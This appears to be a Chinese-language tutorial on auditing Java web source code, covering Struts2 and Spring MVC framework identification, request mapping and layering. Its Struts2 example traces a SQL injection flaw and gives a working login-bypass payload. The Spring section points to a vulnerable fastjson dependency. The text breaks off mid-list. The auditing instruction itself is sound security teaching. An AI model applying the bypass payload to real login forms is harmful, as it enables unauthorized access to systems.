
1. 识别框架

在打开源码时想判断系统框架，可以看其目录结构，例如一个 struts2 项目中 web.xml 文件存在 Filter-class 为:
org.apache.struts2.dispatcher.xxxx



以及 resources 目录（或项目根目录下）中存在 strtus.xml

如果存在 pom 那 pom.xml 中存在 struts 依赖信息

而 springmvc 的特征则是在 pom.xml 中会存在相关依赖

```
<dependency>
  <groupId>org.springframework</groupId>
  <artifactId>spring-core</artifactId>
  <version>5.1.2.RELEASE</version>
</dependency>
<!--spring-context-->
<dependency>
  <groupId>org.springframework</groupId>
  <artifactId>spring-context</artifactId>
  <version>5.1.2.RELEASE</version>
</dependency>
<!--spring-context-support-->
<dependency>
  <groupId>org.springframework</groupId>
  <artifactId>spring-context-support</artifactId>
  <version>5.1.2.RELEASE</version>
</dependency>

<!--spring-tx-->
<dependency>
  <groupId>org.springframework</groupId>
  <artifactId>spring-tx</artifactId>
  <version>5.1.2.RELEASE</version>
</dependency>
<!--spring-orm-->
```

web.xml 中存在关于 DispatcherServlet 的注册配置

```
<servlet>
  <servlet-name>springmvc</servlet-name>
  <servlet-class>org.springframework.web.servlet.DispatcherServlet</servlet-class>
```

其他的诸如 jfinal 之类的也会有对应的特征

2. 审计思路

2.1. Struts2

2.1.1. 映射配置

2.1.1.1.struts.xml

通过 struts.xml 文件,查看存在哪些 action,以及处理具体请求的 java 文件路径
例如:

```
<action name="login" class="cn.thc.web.action.LoginAction"
    method="login">
    <result name="success" type="redirect">/success.jsp</result>
    <result name="failer">/failer.jsp</result>
</action>
```

<action>标签

如图所示，<action>标签就是处理请求的配置标签，一个标签表示处理一个请求，在该标签中各字段的属性解释为：
name：请求的 uri，即请求的路径；
class：负责处理该请求的类；
method：负责处理该请求的类里的具体方法

<result>标签

<result>标签是结果视图，作为返回结果的，即当一个 action 处理完之后返回字符串的结果码。框架可以根据这个返回的字符串，映射到指定的页面。result 元素可以分为两部分：一是结果映射，一部分是返回结果类型。

结果映射

result 有两个属性可以配置：name 属性和 type 属性。其中的 name 属性主要用来指定资源的逻辑名称，实际名称在标签内部指定。type 属性就是 result 的返回类型，通俗的说，在该标签中，name 属性是与处理方法的返回结果对应，type 属性表示结果类型，场景如下：

```
public String login() throws Exception {

      if(this.req==null){

      return “failer”;//name=”failer”

      }

       return “success”;//name=”success”

   }
```

当方法返回 failer 时就会跳转到前端/failer.jsp，反之就会跳转到/success.jsp

结果类型

结果类型中常用的有四种：dispatcher、redirect、redirectAction 和 chain。其中 dispatcher 相当于转发，redirect 相当于重定向，redirecAction 也是重定向，只不过使用该结果类型的时候，一般是重定向到某个 action，最后一种主要用于 action 的链式处理。其他的还有 plainText（用于显示页面的原始内容，比如 Servlet 或者 jsp 的源代码）、xslt 等

回到图中配置解释，在该图中

```
<action name="login" class="cn.thc.web.action.LoginAction"
    method="login">
    <result name="success" type="redirect">/success.jsp</result>
    <result name="failer">/failer.jsp</result>
</action>
```

login 即请求/login，由 LoginAction 类的 login 方法处理

请求后缀配置

要确定请求的后缀，可以查看 struts.xml 或 properties 文件的配置
<constant name="struts.action.extension" value="do" />
<constant name="struts.action.extension" value="action" />
或
struts.action.extension = do
struts.action.extension = action
表示.do 或.action 后缀访问

struts2 的动态方法调用和通配符映射

除了以上的映射写法，st2 还有一种动态方法调用，但是 Struts2 默认关闭该功能，需要使用需要手动打开，配置如下
struts.enable.DynamicMethodInvocation = true

动态方法调用

还是这个图

```
<action name="login" class="cn.thc.web.action.LoginAction"
    method="login">
    <result name="success" type="redirect">/success.jsp</result>
    <result name="failer">/failer.jsp</result>
</action>
```

当动态方法启用后，以 action 后缀为例，原来的/login.action 会变成/login!login.action（Action 配置名!方法名.扩展名），方法调用一样，由 LoginAction 类的 login 方法处理

通配符映射

由上图的写法变为下面的写法：

```
<action name="*_*" class="cn.thc.web.action.{1}Action" method="{2}">
    <result>success.jsp</result>
```

<result>failer.jsp</result>
</action>

该写法的请求 URL 表现为：/Login_login，同样是由 LoginAction 里的 login 方法处理。{1}、{2}表示通配符的位置，这里{1}表示类名 Login，{2}表示方法名 login。

在审计漏洞之前，我们需要了解一下 web 各层流程

2.1.2. 层次介绍


通常在 struts2 中
action 为业务逻辑处理层，action 层接收来自视图层（前端，用户操作层）的请求，并接收请求参数，同时负责调用模型 Model 层方法来完成业务逻辑的处理，最后控制程序的流程，选择一个合适的视图，将结果显示给用户，一般这个目录下文件的特征表现为 XxxxAction.java，比如 NovyAction.java；

dao 为数据持久层，在这层中通常是用来做数据库处理的，增删查改都在这里，一般这个目录下文件的特征表现为 xxxxDao.java，比如 NovyDao.java。

在 web 运行处理请求时流程为**视图层<->业务逻辑处理层<->数据持久层**

2.1.3. 实例

Idea 打开项目，查看目录结构




根据之前 3.1.1.介绍，查看映射配置
查看 struts.xml 中含有哪些 action 以便找到处理请求对应的类

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE struts PUBLIC "-//Apache Software Foundation//DTD Struts Configuration 2.1//EN" "http://struts.apache.org/dtds/struts-2.1.d
<struts>
    <package name="strutsqs" extends="struts-default" namespace="/" >
        <action name="GoLogin" class="com.action.GoLogin">
            <result name="input">/Login.jsp</result>
            <result name="success">/Index.jsp</result>
        </action>
        <action name="Quit" class="com.action.Quit">
            <result name="success">/Login.jsp</result>
        </action>
        <action name="PasswordUpdateSave" class="com.action.PasswordUpdateSave">
            <result name="input">/PasswordUpdate.jsp</result>
        </action>

        <action name="TeacherManager" class="com.action.TeacherManager">
            <result name="success">/TeacherManager.jsp</result>
        </action>
        <action name="TeacherAddSave" class="com.action.TeacherAddSave">
        </action>
        <action name="TeacherUpdate" class="com.action.TeacherUpdate">
            <result name="success">/TeacherUpdate.jsp</result>
        </action>
        <action name="TeacherUpdateSave" class="com.action.TeacherUpdateSave">
```

根据配置我们知道请求/Gologin 由 GoLogin 类处理，所以我们可以根据路径跟进 GoLogin 类，其路径组成对应为


src/com/action/GoLogin.java

在 idea 里，一般可以按住 ctrl+鼠标左键点击即可跳转到类




2.1.3.1.代码分析

在 GoLogin 类中我们就可以看到一些对登陆的处理，如果我们找 SQL 注入的话就看处理登陆参数的相关方法，比如此处 new 了一个 AdminDao 类下的 checkLogin 方法来处理 username 及 Password，再根据判断返回的结果是否为空来显示相应内容




根据 3.1.2 介绍我们知道 AdminDao 为数据持久层，那么 ChekLogin 方法通常就是对登陆做数据库操作的地方，所以我们跟进一下该方法



在此处因为直接拼接请求参数，然后带入数据库去执行查询导致了 SQL 注入漏洞的产生

2.1.3.2.漏洞验证

根据前面 3.1.1.2 介绍我们知道其请求路由为/Gologin，参数表现为
username=aaa&password=aaa
根据漏洞位置我们模拟其 sql 语句为
Select * from Admin where Admin_Username='username' and Admin_Password='password'
所以登陆时我们可以使用万能用户名来进行登陆绕过
Admin'or"="or--+



本章思考

在示例中，我们可以看到映射配置中并没有配置具体处理方法，那怎么确定哪个方法是用来处理请求的呢？

Action 接口与 ActionSupport 类

Action 接口

这个时候就要说到 st2 的特性，st2 的核心功能就是 action，对于开发人员来说，使用 st2 开发主要就是编写 action，为了让开发 action 类更规范，st2 提供了一个 Action 接口，接口如下所示

```
public abstract interface Action {
    public static final String SUCCESS = "success";
    public static final String NONE = "none";
    public static final String ERROR = "error";
    public static final String INPUT = "input";
    public static final String LOGIN = "login";

    public abstract String execute() throws Exception;
}
```

当使用 Action 接口创建 action 的时候，就必须要实现 execute 方法，回到思考问题上，此时的请求处理就由实现的 execute 方法执行，即方法实现要在该方法里编写

ActionSupport 类

除了实现 Action 接口之外也可以通过继承 ActionSupport 来创建 action，因为 ActionSupport 是接口 Action 的实现类，所以就不用必须再重新实现 execute 方法，此时就可以自定义一些方法实现，即映射配置里指定的处理方法

2.2. Spring

2.2.1. 配置及依赖


2.2.1.1.Springmvc.xml

在 springMVC 配置文件中,component-scan 是用来查找 Controller 类所在位置，org.springframework.web.servlet.view.InternalResourceViewResolver 为自定义视图解析器

```
        http://www.springframework.org/schema/mvc/spring-mvc.xsd">

    <context:component-scan base-package="controller"></context:component-scan>
    <mvc:annotation-driven></mvc:annotation-driven>

<!--    <mvc:resources location="/js/" mapping="/js/**"></mvc:resources>-->
<!--    <mvc:resources location="/css/" mapping="/css/**"></mvc:resources>-->
<!--    <mvc:resources location="/images/" mapping="/images/**"></mvc:resources>-->

    <bean id="viewResolver"
          class="org.springframework.web.servlet.view.InternalResourceViewResolver">
        <property name="prefix" value="/WEB-INF/jsp/" />
        <property name="suffix" value=".jsp" />
    </bean>
</beans>
```

2.2.1.2.pom.xml

它是 Maven 项目中的文件，使用 XML 表示，也可以由此判断该项目是否为 maven 项目，该配置文件通常用来声明项目信息、环境的配置、引用组件依赖等等



一个简单的 Maven 模块结构是这样的：

```
---- app-parent

                |-- pom.xml (pom)

                |

                |-- app-util

                |           |-- pom.xml (jar)

                |

                |-- app-dao

                |           |-- pom.xml (jar)

                |

                |-- app-service

                |           |-- pom.xml (jar)

                |

                |-- app-web

                            |-- pom.xml (war)
```

上述简单示意图中，有一个父项目(app-parent)聚合很多子项目（app-util, app-dao, app-service, app-web）。每个项目，不管是父子，都含有一个 pom.xml 文件。而且要注意的是，小括号中标出了每个项目的打包类型。父项目是 pom,也只能是 pom。子项目有 jar，或者 war。根据它包含的内容具体考虑。接下来讨论一下 POM 配置细节，实际上非常简单，

先看 app-parent 的 pom.xml:

```
<project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
    <modelVersion>4.0.0</modelVersion>
    <groupId>org.myorg.myapp</groupId>
    <artifactId>app-parent</artifactId>
    <packaging>pom</packaging>
    <version>1.0-SNAPSHOT</version>
    <modules>
        <module>app-util</module>
        <module>app-dao</module>
        <module>app-service</module>
        <module>app-web</module>
    </modules>
</project>
```

所有带有子模块的项目的 packaging 都为 pom。packaging 如果不进行配置，它的默认值是 jar，代表 Maven 会将项目打成一个 jar 包。这就是一个父模块大概需要的配置，接下来看一下子模块符合配置继承父模块:

```
<project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
    <parent>
        <artifactId>app-parent</artifactId>
        <groupId>org.myorg.myapp</groupId>
        <version>1.0-SNAPSHOT</version>
    </parent>
    <modelVersion>4.0.0</modelVersion>
    <artifactId>app-util</artifactId>
    <dependencies>
        <dependency>
            <groupId>commons-lang</groupId>
            <artifactId>commons-lang</artifactId>
            <version>2.4</version>
        </dependency>
    </dependencies>
</project>
```

子模块从父模块继承一切东西，包括依赖，插件配置等等。最后看一下 app-web

```
<project xmlns="http://maven.apache.org/POM/4.0.0"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
http://maven.apache.org/maven-v4_0_0.xsd">
```

```
    <parent>
        <artifactId>app-parent</artifactId>
        <groupId>org.myorg.myapp</groupId>
        <version>1.0-SNAPSHOT</version>
    </parent>
    <modelVersion>4.0.0</modelVersion>
    <artifactId>app-web</artifactId>
    <packaging>war</packaging>
    <dependencies>
        <dependency>
            <groupId>org.myorg.myapp</groupId>
            <artifactId>app-service</artifactId>
            <version>${project.version}</version>
        </dependency>
    </dependencies>
</project>
```

如上所示，因为 packaging 是 war，所以项目最终会打包成 war

2.2.2. 层次介绍

通常在 springmvc 中
controller 为业务逻辑层，用来接收用户的请求，然后将参数传递到 Service 层处理业务逻辑，由 impl 做具体实现，获取到结果后再返回传递，一般请求的 url 就写在 controller 中，比如
@Controller
 @RequestMapping(value = "/hinovy")
则请求 url 为 http://localhost/hinovy
该层级的文件一般为 xxxcontroller.java，比如 NovyController.java

Service 是业务接口层，接收 Controller 层数据，与 DAO/Mapper 层交互，处理业务逻辑，生成 responseDTO 数据并返回 Controller 层 ,该层文件一般为 xxxServce.java，比如 NovyService.java，此处是接口定义，就是定义一些方法，没有这些方法的实现，但是有时候数据操作会在这里发生

Mapper 是数据持久层，对数据库进行数据持久化操作，他的方法语句是直接针对数据库操作的，数据持久层文件通常都是 xxxMapper.xml，比如 NovyMapper.xml，它的上一层是 Mapper.java，因为业务实现无法直接与 xml 层做数据交互，所以就要有一个接口来做中转。

Dao 是数据接口层，一些数据请求（接口）会在这里发生（一般用于内部实现）

Entity 是实体处理层，用于存放我们的实体类，与数据库中的属性值基本保持一致（定义前端传来的请求参数）


Implements 是服务实现层，用来处理一些方法的实现（这个方法干了啥干了啥），该层文

件一般为 xxxImpl.java，比如 NovyImpl.java，impl 是把 mapper 和 service 进行整合的文件，有时候一些 sql 操作也会发生在这里


在 web 运行时处理请求的流程为 **Controller<->Service<->impl<->mapper**

2.2.3. 实例

这里以含有漏洞的 springboot 项目做案例，Idea 打开项目，等待依赖导入完成




发生报错的就自己下载相关组件导入
查看目录结构




按照 3.2.2 介绍得知流程为 **controller->services->mapper，**按照 3.2.2 对 pom 的介绍，我们先看 pom.xml 引用了哪些组件，以此来找出包含漏洞版本的组件，然后再看 controller 及其他
在 pom 文件中，我们可以看到其引用了含有漏洞版本的 fastjson

但是看到依赖还不行，要定位到用到该依赖的地方，可以全局搜 parseObject 或 parse 来查看请求是否可控。
要找出所有业务逻辑层，可以在 idea 中利用 file mask 来查看所有 controller：*Controller.java，或全局搜索@Controller



随便点进一个搜索结果，从 3.2.2 介绍得知此处请求 url 为/informlistpaging，由 informListPaging 方法处理



在此处我们可以看到 informListPaging 方法有很多注解，其中@RequestParam 是获取请求参数，参数名为 value 值，拿 basekey 做例子，在该方法中被定义为字符串请求参数。在 SpringMvc 进行获取请求参数，常见的一般有三种:

1.request.getParameter("参数名")

2.用@RequestParam 注解获取

